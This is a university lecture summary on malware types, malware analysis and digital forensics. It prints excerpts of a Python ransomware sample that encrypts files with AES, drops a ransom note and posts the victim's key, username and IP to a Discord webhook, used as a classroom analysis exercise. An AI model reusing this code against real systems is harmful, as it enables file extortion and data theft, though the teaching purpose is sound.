
UNIVERSITY OF
BIRMINGHAM

Forensics, Malware, and Penetration Testing

Summary Lecture (Malware and Forensics)

Luca Arnaboldi [1]

[1]University of Birmingham



Department of Computer Science

Thursday 4th May, 2023

Part 1 - Malware Content

- Types of Malware
- Mitigating Malware threats
- Analysing Malware
    - Manually
    - Statically
    - Dynamically

Viruses

What is a Virus? A virus is a malicious program that infects and spreads within a system, often by exploiting vulnerabilities.

Common characteristics of viruses include:

- **Self-replication:** the ability to create copies of itself
- **Infection:** the ability to infect other files and systems
- **Payload:** the malicious actions it performs on the infected system
- **Concealment:** the ability to hide its presence from the user and antivirus software
- **Activation:** the ability to execute its payload at a specific time or under specific conditions

Trojan

What is a Trojan? A type of malware disguised as a legitimate software.

Common Characteristics:

- Performs malicious actions without user's knowledge.
- Often spreads via social engineering tactics.
- Can open backdoors for other malware to enter.
- Can steal sensitive information.
- Can modify or delete files on the infected system.

Rootkit

What is a Rootkit? A type of malware designed to hide its presence and actions from detection.

Common Characteristics:

- Gains root-level access to the infected system.
- Conceals its files, processes, network connections, and other activities from the user and security software.
- Uses stealth techniques to remain undetected, such as hooking system functions and drivers.
- Often used as a tool for other malware to gain a foothold in the system.
- Can be difficult to detect and remove due to its ability to persist even after system reboot.

Worm

What is a Worm? A type of malware that self-replicates and spreads across computer networks.

Common Characteristics:

- Does not require user interaction to spread, unlike viruses.
- Exploits vulnerabilities in network protocols and software to infect other systems.
- Can consume network bandwidth and slow down network performance.
- Can install backdoors, remote access tools, and other malware on infected systems.
- Can be difficult to contain and remove once it has spread widely.

Ransomware

- Malware that encrypts user files, making them inaccessible until a ransom is paid
- Can spread through email, social engineering, or software vulnerabilities
- Can result in significant data loss and financial damage to victims
- Examples include WannaCry, Petya, and Locky
- Prevention involves regular data backups and staying up-to-date with security patches

Botnets

- Networks of compromised computers that can be remotely controlled to carry out malicious activities
- Can be used for spamming, distributed denial of service (DDoS) attacks, or cryptocurrency mining
- Infected computers are called ”bots” or ”zombies”
- Botnets can be difficult to detect and shut down due to their distributed nature
- Prevention involves maintaining strong passwords and using up-to-date antivirus software

A Malware - Manual Analysis

```
btcAdd = ""
email = ""
discordWebhook = ""

fileTypes = ['.txt','.exe','.php','.pl','.7z','.rar','.m4a','.wma','.avi','.wmv','.csv']

class MALWARE_TYPE():

  def __init__(self):
    self.randomId = self.rID(12)
    self.encryptionPass = self.rSeed(32)
    self.filePath = ""
    self.ip = ""
    self.userName = ""
    self.crypto = AES.new(self.encryptionPass.encode(), AES.MODE_ECB)
    self.run()
```

Question. What kind of Malware is this?

Note. Lets see!

A Malware - Manual Analysis

```
def readMe(self):
  try:
    f = open(f”C:\\Users\\{self.userName}\\Desktop\\readme.txt”,”w+”)
    f.write(note)
  except:
    pass

def getUserDetails(self):
  try:
    self.ip = requests.get(”https://api.ipify.org?format=json”).json()[”ip”]
    self.userName = os.getlogin()
  except:
    pass

def encryptFile(self, file):
  try:
    with open(file, ’rb’) as infile:
      content = self.crypto.encrypt(pad(infile.read(),32))
      with open(file, ”wb”) as outfile:
        outfile.write(content)
        outfile.close()
  except:
    pass
```

A Malware - Manual Analysis

```
    def sendMessage(self):
        try:
            self.getUserDetails()
        except:
            pass
        data = {
            "embeds": [
            {
                "title": "**__Victim Report__:**",
                "description": f"‘‘‘css\nUSERID: {self.randomId}‘‘‘ ‘‘‘css\nKEY: {self.encryptionPass}‘‘‘
                       ‘‘‘css\nUSERNAME: {self.userName}‘‘‘ ‘‘‘css\nIP: {self.ip}‘‘‘",
                "color": 13959168,
                "thumbnail": {
                    "url":
                        "https://www.pngkit.com/png/full/168-1680567_69137579-pentagram-with-demon-baphomet-satanic-goat.png"
                },
                "author": {
                    "name": "Scrypt",
                    "icon_url": "https://i.imgur.com/F3j7z5K.png"
                }
            }
            ]
        }
        r = requests.post(discordWebhook, json=data)
```

A Malware - Ransomware

```python
class Ransomware():
  def __init__(self):
    self.randomId = self.rID(12) # Generate a random ID with length 12
    self.encryptionPass = self.rSeed(32) # Generate a random seed with length 32 to use for encryption
    self.filePath = "" # Initialize the file path to an empty string
    self.ip = "" # Initialize the IP address to an empty string
    self.userName = "" # Initialize the username to an empty string
    self.crypto = AES.new(self.encryptionPass.encode(),
        AES.MODE_ECB) # Create an instance of the AES encryption algorithm
    self.run()
```

A Malware - Ransomware

```
  def readMe(self):
    try:
      f = open(f”C:\\Users\\{self.userName}\\Desktop\\readme.txt”,”w+”) # Open a file named readme.txt on the user’s desktop
      f.write(note) # Write some content to the file
    except:
      pass # If there is an error, do nothing

  def getUserDetails(self):
    try:
      self.ip = requests.get(”https://api.ipify.org?format=json”).json()[”ip”] # Get the IP address of the user
      self.userName = os.getlogin() # Get the username of the user
    except:
      pass # If there is an error, do nothing

  def encryptFile(self, file):
    try:
      with open(file, ’rb’) as infile: # Open the file in binary mode
        content = self.crypto.encrypt(pad(infile.read(),32)) # Encrypt the contents of the file
        with open(file, ”wb”) as outfile: # Open the file again in binary mode
          outfile.write(content) # Write the encrypted content to the file
          outfile.close() # Close the file
    except:
      pass # If there is an error, do nothing
```

A Malware - Ransomware

```
def sendMessage(self):
  try:
    self.getUserDetails() # Get the user details
  except:
    pass # If there is an error, do nothing
  data = {
    ”embeds”: [{
      ”title”: ”**__Victim Report__:**”,
      ”description”: f”‘‘‘css\nUSERID: {self.randomId}‘‘‘ ‘‘‘css\nKEY: {self.encryptionPass}‘‘‘
           ‘‘‘css\nUSERNAME: {self.userName}‘‘‘ ‘‘‘css\nIP: {self.ip}‘‘‘”, # Create a formatted string
           with the victim’s information
      ”color”: 13959168, # Set the color of the message
      ”thumbnail”: {
        ”url”:
             ”https://www.pngkit.com/png/full/168-1680567_69137579-pentagram-with-demon-baphomet-satanic-goat.png”
             # Set the thumbnail of the message
      },
      ”author”: {
        ”name”: ”Scrypt”, # Set the author name of the message
        ”icon_url”: ”https://i.imgur.com/F3j7z5K.png” # Set the author icon of the message}
    }]
  }
r = requests.post(discordWebhook, json=data) # Send the message to a Discord webhook
```

A Malware

Question. What malware is this?

- The code generates a random ID and an encryption password, which are then used to encrypt a file.
- It also sends a message to a specified Discord webhook with the victim's user ID, encryption key, username, and IP address.
- These are common behaviors of ransomware that is designed to encrypt files on the victim's machine and then demand payment from the victim in exchange for the decryption key.

Question. What taxonomy would this fall under?

Note. Likely a trojan as it needs to run from victims computer in user space.

Static Analysis

- Performed without running the malware
- Examines the code, file headers, and metadata
- Identifies malicious code sequences and hidden functions
- Can reveal obfuscation techniques and packers
- Provides a snapshot of the malware at a specific point in time

Dynamic Analysis

- Involves running the malware in a controlled environment
- Observes the malware's behavior and actions
- Captures network traffic, system calls, and API calls
- Can identify malware actions like keylogging and file encryption
- Useful for detecting polymorphic and metamorphic malware

Comparison of Static and Dynamic Analysis

- Static analysis is faster and less resource-intensive
- Dynamic analysis provides more detailed information on malware behavior
- Static analysis can be evaded by polymorphic and metamorphic malware
- Dynamic analysis can be evaded by anti-analysis techniques like sandbox detection
- Combining both techniques can provide a more comprehensive analysis

Part 2- Forensics

- ABCs of Forensic Investigations
- Types of Forensics
  - Disk forensics
  - Log file forensics
  - Network forensics
  - Memory Forensics
  - Mobile forensics (Android)

ABC of Forensics

DO NOT MODIFY ANYTHING!

ABC of Forensics - NIST

Guide to Computer Forensics and Investigations - NIST 800-86

- **Preparation**: Plan and prepare, including scoping, authorizations, tools and equipment.
- **Collection**: Identify and collect potential evidence from various sources, including the physical system, storage media, and network.
- **Examination**: Analyze the collected evidence to determine what events occurred, how they occurred, and their significance.
- **Analysis**: Determin patterns between the various pieces of evidence
- **Reporting**: Document the findings of the investigation
- **Presentation**: Present the findings of the investigation

Disk Forensics

Disk forensics is the process of investigating the data stored on a physical or virtual disk. Also commonly looks at filesystem information

Common forensic evidence that can be obtained from disk forensics are:

- File system metadata
- Deleted files
- Temporary files
- Hidden files and directories
- System logs

Log File Forensicss

Log file forensics is the process of analyzing log files to extract forensic evidence. These can be system default log files, or application specific logs

Common forensic evidence that can be obtained from log file forensics are:

- User login/logout activity
- System startup/shutdown activity
- Application usage
- Network connections
- Security-related events

Network Forensics

Network forensics is the process of investigating network traffic to extract forensic evidence

Common forensic evidence that can be obtained from network forensics are:

- Source and destination IP addresses
- Protocol types
- Time and date of network events
- Network topology
- Content of network packets

Disk Forensics

Memory forensics is the process of investigating the data stored in a computer's memory. This is volatile working memory and contains information that might never reach the disk.

Common forensic evidence that can be obtained from memory forensics are:

- Running processes
- Open network connections
- Registry keys and values
- User and system accounts
- Cryptographic keys and passwords

Mobile Forensics

Mobile devices are a huge source of information and are commonly used in criminal activities. Mobile forensics is the process of extracting and analyzing data from mobile devices in a forensically sound manner.

Mobile forensics can provide valuable information such as:

- Call logs, contacts, and SMS messages
- Location data and travel history
- Email, social media, and internet browsing history
- Images, videos, and audio recordings
- App usage and user data
- Device settings and configuration

ABC of Mobile Forensics

NIST 800-101 Revision 1: Guidelines on Mobile Device Forensics

- **Identification**: determining the make and model of the mobile device (tons of different types and all a bit different)
- **Collection**: such as physical extraction, logical extraction, or over-the-air methods
- **Acquisition**: making a forensic image of the collected data (take hash)
- **Examination**: analyzing the acquired data (using all types of forensics).
- **Analysis**: interpreting the results of the examination
- **Reporting**: to audience
- **Archiving**: securely storing the collected data (field changes all the time)

Difficulties in Mobile Forensics

- **Wide variety** : with different operating systems, hardware, and software
- **Limited storage** : data may be overwritten quicker, making it harder to recover.
- **Encryption**: Many mobile devices use encryption to protect data
- **App-specific data**: locations may be difficult to access without specialized tools.
- **Cloud storage**: cloud which may contain additional data that is not stored on the device itself
- **Wearables and IoT devices**: , digital forensic analysts may need to examine data from a wider range of devices beyond just smartphones and tablets.
- **Remote Wipes:** allows a user to erase all the data on a lost or stolen mobile device by sending a command. precautions need to be in place

Conclusions

Good Luck on the Exam!

Any Questions?